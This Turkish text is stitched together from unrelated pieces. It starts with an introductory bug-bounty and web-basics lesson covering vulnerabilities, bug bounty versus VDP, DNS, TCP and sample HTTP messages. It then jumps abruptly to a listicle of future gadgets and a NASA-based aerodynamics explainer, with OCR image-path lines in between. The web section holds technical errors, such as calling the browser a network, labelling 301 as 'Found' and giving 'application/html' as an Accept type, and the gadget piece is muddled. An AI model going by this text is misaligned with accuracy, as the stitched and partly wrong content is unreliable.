Profil oluştururken; isim soyisim, e-mail, doğum tarihi ve adres gibi kişisel bilgileri girmenize izin veren bir web sayfası düşünün. Bu site bilgilerinizi gizli tutacak ve sadece arkadaşlarınızla paylaşmanızı sağlayacaktır. Fakat bu web sayfası eğer ki sizin izniniz olmadan başka birinin sizi arkadaş olarak eklemenize izin verirse işte bu bir zafiyet demektir. İnternet sitesi kişisel bilgilerinizi, arkadaş listenizin dışındaki kişilere vermediği halde bilgilerinize herhangi birinin erişim sağlamasına olanak verir. Bir siteyi test ederken, var olan işlevselliği herhangi birinin veya saldırganın nasıl exploit edebileceğini iyi düşünün.

Ödül Avcılığı (Bug Bounty) bir web sitesine etik olarak zarar vermeden bulunan zafiyetin raporlarının şirkete veya web sitesine iletilmesinden sonra, şirketin sorumlu site uzmanlarınca temin edilen ödül işlemidir. Ödül miktarı onlarca dolardan, On binlerce dolara kadar çıkabilir. Ödül avcılığının ödemeleri para olabileceği gibi, kripto para, ödül puanları, hizmet kredileri gibi farklı ödüller de olabilir.



Böylelikle zafiyetlerden kaynaklanan ve dolayısıyla kişisel bilgilere izinsiz giriş ve erişim gibi çeşitli eylemler hakkında bilgi sahibi olacaksınız. Daha sonra adres çubuğuna bir web sayfasının URL adresini girdiğinizde neler olduğunu görecek, HTTP istek ve cevaplarının HTTP eylemleri olarak ne anlama geldiğini anlayacaksınız. Son olarak bölümü HTTP'nin neden durumsuz yani stateless olduğunu anlatarak döküman tamamlanacaktır.

ZAFİYETLER VE ÖDÜL AVCILIĞI (BUG BOUNTY)

Zafiyet (vulnerability) normal zamanda erişim kazanılmaması gereken bilgilere, saldırganlar tarafından istenmeyen eylemlerle erişim kazanılmasını sağlayan uygulama üzerindeki zayıflıklardır.

Örneğin bir kayıt tanımlayıcısının ID'sini değiştirmek, erişmemeniz gereken bilgilere ulaşmanızı sağladığından bu durum istenmeyen bir eylem olarak anlatılabilir.

Bir şirket ödül avcılığı programı açtığı zaman kullanıcıların şirketi test edebileceği bir ortam oluşturur. Ödül avcılığı bu dökümanda, şirketin web zafiyeti testlerini yapabilmek için kurulan bir taslak veya kurallar bütünü olarak tanıtılacaktır. Fakat bu durumu hiçbir zaman VDP (Vulnerability Disclosure Program) ile karıştırmayın. Ödül Avcılığı parasal bir ödül vaad ettiği halde VDP de böyle bir vaad yoktur. VDP ise şirketin onarması için etik hacker'ların zafiyetleri rapor edebileceği bir operasyon biçimidir. Bu dökümanlardaki zafiyetlerin bazılarına ödül verilmemesine rağmen, bug bounty programlarında kullanılabilecek türden örnekleri içermektedir.

İSTEMCİ VE SUNUCU (CLIENT AND SERVER)

Tarayıcı internete dayanan ve bilgisayarların birbirine mesaj göndermesini sağlayan bri network'dür. Bu mesajların teknik ismi paketlerdir. Paketler üzerinde gönderici ve hedef bilgilerinin yer aldığı veriler bütünüdür.

İnternet üzerindeki her bilgisayarın kendisine paket gönderilmesini sağlayan bir adresi vardır. Fakat bazı bilgisayarlar sadece belirli tipteki paketleri alırlar ve diğerleri ise sadece kısıtlı bir listeden paket alımına izin verirler. Bundan sonrası ise paketlere ne yapılacağı ve nasıl cevap verileceği konusunda paketi alan bilgisayara bağlıdır.

Bu dökümanın amacına göre, sadece paketlerin kendisine değil içerisindeki verilere odaklanacağız. Bunlar da HTTP mesajlarıdır. Bu bilgisayarlara sunucu ve istemci adını vereceğiz. İstekler bir tarayıcı, komut arayüzü veya başka bir şekilde gelse bile - her ne olursa olsun - istekleri başlatan makinaya istemci adını vereceğiz.

Burada sunucu olarak adlandırılan makine ise istekleri alan web sayfaları ve web uygulamalarıdır. Eğer bu konsept hem sunucuya hem de istemciye uyuyorsa onlara da makina (computer) adını vereceğiz.


Çünkü bilgisayarlar, internet üzerinde haberleşirken bu haberleşmenin niteliğini ve niceliğini bir standart üzerinden yapması gerekmektedir. Bu standart RFC - Request for Comment olarak adlandırılır. Örneğin HTTP - Hypertext Transfer Protocol tarayıcınızın uzaktaki sunucu ile IP - Internet Protocol üzerinden nasıl iletişim kuracağını belirler. Bu senaryoda hem sunucu hem de istemcinin alınan ve gönderilen paketleri anlayabilmek için aynı standartlara uymak zorundadır.

BİR WEB SİTESİ'Nİ ZİYARET EDİNCE NE OLUR?

Bu dökümanda HTTP mesajlarına odaklanacağımızdan dolayı, tarayıcınızın adres çubuğuna bir web sayfasına ait URL girildiğinde meydana gelen süreçler, yüksek - seviyeli bir bakış açısıyla değerlendirilecektir.

ADIM 1: Alan adını ayıklamak (Extracting the domain name)

Google.com'a bir defa girdiğinizde, URL'den bir alan adı belirlemiş olur. Ziyaret edeceğiniz web sayfasına ait alan adı RFC tarafından özelleşmiş kurallara uymalıdır. Örneğin alan adı (domain name) sadece alfanümerik karakterler ve noktalama işaretlerini içerebilir. Uluslararası domain adları ise bir istisna olarak bu kitapta ele alınmıştır. Daha fazlasını öğrenmek RFC 3490'a göz atabilirsiniz. Alan adı (domain name), sunucu adresini bulmak için bir yoldur.



ADIM 2: IP Adresini Çözümlemek (Resolving an IP Adress)

Alan adı belirlendikten sonra, tarayıcınız alan adı ile bağlantılı olan IP Adreslerini çözümlemeye başlar. Bu işleme IP Adresi çözümlemesi denir ve internette her alan adına ait bir IP Adresi olup 2 türlü IP Adresi vardır.

Internet Protocol Version4 (IPv4)
Internet Protocol Version6 (IPv6)

Sadece alan adını kullanarak bir IP Adresini sorgulamak için, makina DNS (Domain Name System) sunucularına bir istek gönderir. DNS; Alan Adı (Domain Name) ve IP Adreslerinin tüm kayıtlarının tutulduğu özelleşmiş sunuculardır.

Bu örnekte (google.com) bağlandığımız DNS sunucusundan gelen IP Adresi 216.58.201.228 IPv4 adresli google.com'a uymalıdır.

ADIM 3: TCP Bağlantısı Kurmak (Establishing a TCP Connection)

Bu işlemden sonra http://www.google.com olarak girdiğimiz siteye istemci TCP - Transmission Control Protocol üzerinden edinilen IP Adresleriyle 80 numaralı port üzerinden bir bağlantı sağlar. Makineler birbirleriyle farklı protokollerden de iletişim kurabildikleri için TCP protokolünün detayları çok önemli değildir. TCP protokolü gönderici ve alıcının mesajlarını doğrulayabildiği için 2 - taraflı iletişim sağlar ve dolayısıyla veri aktarımı sırasında kayıplar


oluşmaz.

İstek gönderdiğimiz sunucu birden fazla servis çalıştırıyor olabilir (servisleri bilgisayar uygulamaları olarak düşünebilirsiniz). Dolayısıyla gelen istekleri bir düzene sokabilmek için ve sınıflandırabilmek için port'lar kullanılır. Port'ları sunucuların internete açılan kapıları olarak düşünebilirsiniz. Port'lar olmasaydı sunucuya gelen veriler farklı işlemleri yapan uygulamalara gitmesi gerekirken aynı işlemi yapan uygulamalara giderdi ve karmaşa çıkardı.

Bu durumda servislerin birbirleriyle ne şekilde işbirliği kuracağı ve bir servise gelen verinin diğer servisten veriyi çalmayacağı şekilde bir standart tanımlamamız gerekir. Örneği 80 numaralı port şifrelenmemeiş HTTP isteklerinin alındığı ve gönderildiği standart bri porttur. Bir diğer sık kullanılan port ise 443 numaralı şifrelenmiş HTTPS isteklerinin kullanıldığı porttur. 80 numaralı port HTTP, 443 numaralı port HTTPS için olsa da TCP iletişimi yöneticinin uygulamayı ne şekilde konfigüre ettiğine bağlı olarak herhangi bir port üzerinden de gerçekleştirilebilir.

ADIM 4: HTTP İsteklerini Göndermek (Sending an HTTP Request)

Örnek olarak google'dan devam edecek olursak, Adım 3'teki bağlantı başarılıysa, tarayıcınız bri HTTP isteği düzenleyecek ve gönderecektir.



```
❶ GET / HTTP/1.1
❷ Host: www.google.com
❸ Connection: keep-alive
❹ Accept: application/html, */*
❺ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/72.0.3626.109 Safari/537.36
```


Listing 1-1: Sending an HTTP request

Tarayıcı 1 No'lu dizinden bir GET isteği üretir. Bu istek web sayfasının root dizinidir. Bir web sayfasının içeriği aynı bir bilgisayarın içindeki dosyalar ve dizinler gibi organize edilmiştir. Her dosyanın derinliğine indikçe dosya adları bir "/" işareti ile kaydedilir. Sitenin ilk sayfasını ziyaret ettiğinizde root dizinine erişim sağlarsınız. Tarayıcı HTTP version 1.1 protokolünü kullandığını gösterir. Bir GET isteğinin yaptığı iş sadece bilgiyi geri getirmektir. 2 numaradaki makinaya ait başlık (host header) gönderilen isteğin bir kısmı olarak işlem görür. HTTP 1.1'in verilen IP Adresine ait sunucuyu kimliklendirmesi (identify) gerekir. Çünkü bir IP Adresi birden çok domain belirtebilir. 3 numaralı yerde connection header diye adlandırdığımız yerdir ve bağlantının sık sık kurulup geri kopmasını engellemeyi sağlar ki bu şekilde gelen isteklerden sonra oluşan bağlantının devamlılığı sağlanır. 4 numaralı yerde beklenen cevabın (response) formatını görebilirsiniz. Bu şartlar altında beklediğimiz format "/" ile ayrılmış şekilde lt;application/html gt; idi fakat cevabı farklı formatlarda da alabiliriz. Bu formatlar: lt;application/json gt;, lt;application/html gt;, lt;application/octet-stream gt; veya text-plain şeklinde de olabilir. Son olarak 5 numarada görülen User-Agent isteği göndermekten sorumlu olan yazılıma işaret eder.

ADIM 5: Sunucu Cevabı (Server Response)

Giden isteğe sunucu aşağıdaki gibi bir cevap verir.

```
❶ HTTP/1.1 200 OK
❷ Content-Type: text/html
  <html>
    <head>
      <title>Google.com</title>
    </head>
    <body>
```

45

```
    ❸ --snip--
    </body>
  </html>
```

Listing 1-2: Server response

Burada bilinen 200 durum kodlu (status code) HTTP cevabı, HTTP 1.1 üzerinde gösteriliyor. Durum Kodları önemlidir. Çünkü sunucunun gelen istekleri nasıl cevapladığını gösterir. RCF'de tanımlandığı gibi bu kodlar 3 basamaklı sayılar olup 2,3,4 veya 5 ile başlayabilirler. Bu kodların sunucular tarafından tam olarak özelleşmiş kodlar olmadığı bilinse de 2xx şeklindeki kodlar isteğin başarılı şekilde ulaştırıldığını söyler. Çünkü HTTP kodlarının nasıl ve ne şekilde uygulanacağına dair henüz tam bir kural yoktur. Dolayısıyla HTTP mesajlarında uygulama hatası yazmasına rağmen çalışan bir web uygulamasından 200 kodu alabilirsiniz. 3 Numaralı bölgede ise istek ve gelen cevap ile bağlantılı olarak oluşturulan HTTP mesajı içeriğidir. içerik çok fazla olduğu için ---snip--- ile ayrılmıştır. Yani ekrana basılmamıştır. Çünkü söz konusu site google.com'dur. Bu metin bir web sayfasına ait olduğu için HTML şeklinde gelen cevaptır. Fakat bu cevaplar bir web uygulamasına aitse json olarak da dönebilir. Content - Type - Header (2) dediğimiz yer body olarak adlandırılan medya tipini belirler. Medya tipi body tarayıcının içeriğini ne şekilde yorumlayacağını belirler. Fakat tarayıcılar her zaman uygulamadan dönen cevaba bakmazlar. Bunun yerine MIME sniffing yaparlar. Bu body içeriğinin ilk bitini okuyacak medya tipini belirlerler. Uygulamalar bu tarayıcı davranışını header'a X - Content - Type - Options: no-sniff diyerek kapatabilirler. Tabi biz bunu bir önceki örnekte görmedik. 3xx ile başlayan diğer cevap kodları bir yönlendirme (redirect) olduğuna dair bilgi verir. Ki bu bilgi ile tarayıcının ek bir istek yapabilmesini sağlar. Örneğin; teorik olarak eğer ki google sizi bir URL'den diğer URL'e kalıcı olarak yönlendiriyorsa 301 cevap kodu döner. Tam tersine 302 cevap kodu da geçici bir yönlendirme sağlar. 3xx durum kodu alındığında tarayıcı URL'e yeni bir lokasyon bilgisi ekleyerek HTTP isteği gönderir.

```
HTTP/1.1 301 Found
Location: https://www.google.com/
```

ADIM 6: Cevapları İşlemek (Rendering Response)

Sunucu; içerik şekli lt;text/html gt; olan 200 kodlu cevabı gönderince, tarayıcı aldığı içeriği işlemeye başlayacaktır. Gelen cevabın body kısmında tarayıcının kullanıcıya hangi verileri sunacağı belirtilmektedir.

Örnekten hareket edecek olursak, sayfa iskeletinde HTML, sayfanın görsel bütünlüğünde CSS, video ve fotoğraflar gibi medya ve ek dinamik işlevleri için de Javascript kullanılmaktadır. Sunucu için XML gibi farklı içerikleri göndermek mümkün olsa bile bu dökümanda temel bilgiler işlendiği için bu konuyu ileride ele alacağız.

Web sayfaları için CSS, Javascript ve çeşitli medya içerikleri gibi harici dosyaları tanımak mümkün olsa da, tarayıcı bu şekilde tanımlanan her bir içerik için ek HTTP isteği düzenlemek zorundadır. Tarayıcı bu ek dosyalara istek düzenlerken, gelen cevabı ayrıştırır (parse) ve body kısmında belirtilen içerikleri size bir web sayfası olarak sunar.

Bu arada Javascript'in her tarayıcı tarafından yorumlanabilen ve desteklenen bir script dili olduğunu bilmeniz elzemdir. Javascript web sayfalarına, siteyi tekrar yüklemeksizin içeriği güncelleme, - bazı sayfalarda - parolaların zayıf veya güçlü olup olmadığını kontrol etme gibi çeşitli dinamik işlevler kazandırır. Diğer programlama dillerinde olduğu gibi, Javascript değişkenlerin içerisine değer atamak, web sayfalarından gelen cevaplarda kod çalıştırmak gibi tümleşik işlevlere sahiptir. Aynı zamanda çeşitli tarayıcı API'lerine (Application Programming Interface) erişimi vardır. Bu API'ler Javascript kodlarının diğer

sistemlerle etkileşime girmesini sağlar ki en önemlilerinden biri DOM (Document Object Model) ‘dir.

DOM sayesinde Javascript kodlarıyla bir web sayfasına ait HTML ve CSS kodlarına erişme ve onları değiştirme olanağı elde edebilirsiniz. Bu durum önemlidir çünkü saldırgan bir web sayfası üzerinde kendine ait kodları çalıştırma olanağı bulabiliyorsa, DOM’a da erişimi var ve hedeflenen kullanıcı üzerinde çeşitli işlemler yapabilecek demektir. İleriki bölümlerde bu konu detaylı incelenecektir.

HTTP İSTEKLERİ (HTTP REQUEST)

İstemci ve sunucu arasındaki anlaşmada HTTP isteklerinin nasıl işleneceği konusu yapılan isteklerin metotlarının tanımlanmasına bağlıdır. Bir istek metodu (request method), istemcinin yaptığı isteğin amacına ve sunucunun başarılı sonuç için beklentileri ile ilgilidir. Çünkü internet birbirlerinden uzak bilgisayarların iletişimi için tasarlanmıştır evet, ama istek metodları da bu ağ üzerinde gerçekleştirilen eylemlerin birbirinden ayrılması için geliştirilmiş ve uygulanmıştır.

Bir HTTP standardı aşağıdaki istek metodlarını içerir:

GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT AND OPTIONS (PATCH uygulamada önerilmektedir fakat HTTP RFC’de genel olarak uygulanmaz.). Bu döküman boyunca tarayıcılar HTML kullanarak sadece GET ve POST istekleri göndereceklerdir. Fakat herhangi bir PUT, PATCH veya DELETE gibi isteklere rastlarsanız bilin ki bu istekler Javascript tarafından çalıştırılmaktadır. İleriki bölümlerde zafiyetlerle ilgili örnekler yapılırken bu metod tipleriyle sıkça karşılaşacaksınız.

Geleceğe Damga Vuracak 9 Teknolojik Gelişme

Bugünün teknolojisi hayatımıza yeni anlam katmaktadır.Hayatımızın her alanına girmesiyle birlikte günümüzün ihtiyaçlarını karşılamaya devam etmektedir.Bu sayede teknolojik gelişmeler ve lüks tanımlamalar hızla birleşmektedir.Gelin önümüzdeki teknolojilere bir göz atalım.

Akıllı Ayna



Yeni nesil akıllı aynaların önüne geçtiğiniz zaman verdiğiniz sesli komutlara göre iş yapabilmektedir. Şahsa göre ses tanıyarak aynanın etrafı bizim için ışıkları yakmaktadır.Bu teknolojinin diğer versiyonu ise Google asistan alt yapısındadır.Uyandığınız zaman sabahleyin akıllı aynanızın karşısında hava durumu raporlarını, trafiğin durumunu, gibi çeşitli gündelik işlerimizi kolaylaştırmaktadır.

Akıllı Giyim Dolabı - Gardrop



Kıyafetlerinizi temiz ve hijyenik bir şekilde saklayan bu akıllı gardrop gündelik hayatımızda bize kolaylık sağlamaktadır.Güzel bir görünüme sahip olan bu gardırop içerisinde fazlaca askı takma yeri olduğu için daha çok eşyayı saklamanıza imkan sağlamıştır.Ve ilerideki zamanlarda yapay zeka ile birleştiği zaman çoğalan bu ürünler hayatımızdaki işlerimizi daha da kolaylaştıracaktır.

Evde Topraksız Tarım



Tarım işine girecek olanlar yada var olan çiftçiler mahsüllerini yeni nasil akıllı cihazları ile kontrol edebilmektedirler.Telefona indirilen bu uygulama sayesinde teknolojiyi son sistem verimli bir şekilde kullanabilmektedirler.Bir düşünün sağlığınızdan şüphe etmeden alışveriş yapılamayan bu dönemde taze ve hormonsuz gıdaya evimizden erişsek daha iyi olmaz mıydı?Polimer film, herhangi bir düz dış yüzeyde meyve ve sebze yetiştirmeyi mümkün kılan son teknoloji bir tarım yöntemidir.Bir kere kullanmaya mahsuz bebek bezleri gibi ev ürünlerinde çokça kullanılan güçlü bir malzemeden yapılmış bir filmdir. Hidrojene dayalı bu film milimetrenin milyonda birini ölçen çok sayıda nano boyutlu gözenekle su ve besinleri emerek çalışmaktadır.

Cilt Leke Silgisi



Cildimizden yani yüzümüzden bahsedecek olur isek teknolojik silgisi gerçek de yüz ve elimizdeki yaşlılık hormon belirtisi için geliştirilmiş küçük printerdir. Procter Gamble tarafından halka sunulan bu teknoloji yani leke silgisi yaşlılık,şişmiş damarlar çiller ve siyah noktalar gibi bir çok rahatsızlığı gizlemek

için ufak çapta makyaj uygulamaktadır.Bu sayede cildinizden sizi rahatsız eden pruzlerden uzaklaşmış olmaktasınızdır.

DNA Bilekliği



Yaşam stilinizdeki yapacağınız değişik fikirler adım adım uygulandığında olumlu sonuçlar göstermektedir.Ve bu düşünce ile üretilen akıllı bileklikler sayesinde yediğiniz kek,pasta,abur cubur gibi gıda maddelerini yerken sizi uyarmaktadır bu DNA Bilekliği.Asıl amacı ne yiyip ne yemeyeceğimizi bize bildirmektir.Bu bileklik giyilebilir olmasından dolayı bizim kendi DNA mıza göre alışveriş yaparken akıllı ve kontrollü seçim yapmamızı kolaylaştırmaktadır. Örneğin yüksek tansiyonunuz var ise bu bileklik o ürünü yememeniz için sizi uyarır.

Akıllı Kemer



Aslında ilk gördüğünüz zaman diğer gözlüklele hiç bir farkı olmadığını anlayacaksınız.Bu akıllı kemerin içinde bir çok sensör bulunmaktadır.İçindeki çeşitli algılayıcılar ile kemeri giyenin fiziksel ruh hali takip ediliyor.Bu kemerin en dikkat edilmesi gereken özelliği kemeri giyenin düşmemesi için bel çevresini ölçebilmesidir.Diğer bir yandan ise Apple Watch ile rekabet etmesidir.Son olarak çok yemek yemesi ile sağlık uyarısı vermektedir.Önümüzdeki zamanlarda daha da gelişecek bir teknolojidir.

Kişisel Mobil Araçlar



Otomobil dünyasının hangi yönde nasıl seyehat ettiğini görmek için robot teknolojileri sergilenmektedir. Fuarda bize sunulan teknolojik gelişmeler benzersiz sürüş hazzı vermektedir.Otomobil şirketleri biz müşterilerine sunduğu benzersiz sürüş deneyi sunmaktadır.Yeni yeni üretilen bu mobil araçlar çevre dostudur.Son olarak artık tüm yolculuklarımız elektrikli ve sessiz.

Öğrenen ve Seninle Yaşayan Robot



Bir takım insanlar teknolojiye çok yakın ve yenilikçidir.Halbuki bu nesil, teknolojiyi de kullanarak bizlere günlük rutinlerimizi daha önceki jenerasyonlar gibi yerine getirmek zorunda olmadığımızı gösteriyor. Tüketici Elektroniği Fuarı bağzı girişimler sonucu gençlere yönelik yapay zeka robotik uygulamalar yaygınlaşacağından dolayı rutin gündelik işlerimize yardımda bulunabilecektir.Ayrıca bu robotlar çöp-

lerimizi atmak da veyahut yemek yapımında bizlere yardımcı olacaktır.

Giyilebilir Teknolojiler



Bu tarz giyilebilir teknolojiler oldukça büyük ilgi görmektedirler.Ve de pazar payı çok büyüktür.Hemen hemen yeni yazılımlar park sensörleri yeni dizaynlar güçlenmiş piller bu teknolojiyi ayakta tutumaktadırlar.Akıllı sensör teknolojisinedeki gelişmeler yada akıllı kumaş bulut bilişim ve oldukça daha fazla giyilebilir ürünleri bir adım ileri sarmıştır.

AERODİNAMİK NEDİR?

Bkz: Aerodynamics: hava devinim bilimi (tureng)

Değerli arkadaşlar,


Bu çeviri tabanlı yazıda size **"aerodinamik"** temellerini anlatmaya çalışacağım. Doğrudan çeviri yapılan alanlar *"tırnak içerisinde eğik yazı"* ile ayrıştırılmıştır.



Bir yerden bir yere hava içerisinde hareket eden veya hareketinde hava ile teması olan her nesne, aerodinamik yasaları çerçevesinde geliştirilmeye çalışılmaktadır. Yalnızca uçaklar ve roket, mermi vs gibi uçan nesneler değil, aynı zamanda araba, tren gibi kara araçları ve hatta bisiklet ve uçurtma dahi bu kategoriye girmektedir. Öte yandan, nesnenin sabit durup havanın ona doğrudan etki ettiği durumlar da vardır (örneğin yüksek binalar, köprüler vb).

Aerodinamik bilimi çerçevesinde bilimsel veriler ve **rüzgar tünelleri** gibi deneysel çalışmalarla bu araçların maksimum hareket ve enerji verimliliği için fiziksel yapıları tasarlanmaktadır.


Peki nedir aerodinamik?



Bu yazının ana kaynağı olan (*link aşağıda*) **NASA** kaynağına göre aerodinamik:

"Havanın, nesnelerin etrafında hareket etme şekline denir. Aerodinamik kuralları, bir uçağın nasıl havada uçabildiğini açıklar. Havada hareket eden her şey aerodinamiğe tepki verir. Fırlatma rampasından fırlayan bir roket ve dahi gökyüzündeki bir uçurtma, aerodinamiğe tepki verir. Aerodinamik ayrıca, hava arabaların da etrafında dolaştığı için arabalara bile etki eder."

Tabii aerodinamik deyince hesaba katmamız gerekenler, yalnızca havanın nesnelerin/araçların etrafındaki hareketi dolayısıyla oluşturduğu hava direnci ve sürtünme kuvveti değil. Bu kısımdan sonrası, daha ziyade günümüzde kullanılan standart yapıdaki uçaklar üzerinden ilerleyecek. Ama genel olarak bu prensipleri, havanın etki ettiği tüm nesneler için genelleyebilirsiniz.




Bir uçağa etki eden 4 kuvvet burada devreye girmektedir.

*"Uçuşa etki eden 4 kuvvet: **Kaldırma, ağırlık** (yerçekimi), **itme** (sürat) ve **sürüklemedir** (hava direnci). Bu kuvvetler, bir nesnenin yukarı ve aşağı, ve daha hızlı veya daha yavaş hareket etmesini sağlar. Her kuvvetin miktarı, nesnenin havadaki hareketini değiştirir.*

Şimdi bu 4 kuvvete yakından bakalım.

Ağırlık Nedir?

"Dünyadaki her şeyin bir ağırlığı vardır. Bu kuvvet, nesneleri aşağı çeken yerçekiminden kaynaklanır. Uçmak için, bir uçağın onu yer çekiminin aksi yönünde itecek/kaldıracak bir şeye ihtiyacı vardır. Bir nesnenin ağırlığı, itmenin ne kadar güçlü olması gerektiğini belirler. Bir uçurtma, jumbo jetlerden çok daha az yukarı itmeye ihtiyaç duyar."




Ağırlık kuvvetinde ana kavram yerçekimidir. Dünyanın çekim gücü dolayısıyla nesneler, " 9,81 m/s^2 " kadar bir ivme ile dünyanın çekim merkezine doğru hareket etme eğilimindedir. Bu sebeple, kütlesi ile orantılı bir ağırlık meydana getirir. Bu kuvvete eşit bir kuvveti ters yönde uygularsak, nesne havada asılı kalır. Nesnenin yükselebilmesi için, ağırlık kuvvetinden fazla bir yukarı itme (kaldırma) kuvveti uygulanması gerekir.

Kaldırma Nedir?


*"Kaldırma, bir şeyin **yukarı yönlü** hareketine izin veren itmedir. Ağırlığın zıttı olan kuvvettir. Uçan her şeyin kaldırılması gerekir. Bir uçağın yukarı doğru hareket edebilmesi için **ağırlıktan daha fazla kaldırmaya** sahip olması gerekir. Bir sıcak hava balonu*

*için **ağırlıktan daha fazla kaldırmaya** sahip olması gerekir. Bir sıcak hava balonu yükselmesinin sebebi içindeki sıcak havanın etrafındaki havadan daha hafif olmasıdır. Sıcak hava yükselir ve balonu beraberinde taşır. Helikopterin kaldırma kuvveti, helikopterin tepesindeki rotor kanatlarından (pervanelerden) gelir. Havadaki hareketleri helikopteri yukarı doğru hareket ettirir. Bir uçağın kaldırma kuvveti ise **kanatlarından gelir**."*



Uçağı kaldıran kanatlarıdır. Bilinenin aksine motoru değil. Tabii kanatların kaldırma işlevini yerine getirebilmesi, gerekli olan aerodinamik hareketin sağlanması için **itki** sağlayan motorlar kullanılır. Buna aşağıda değineceğim.

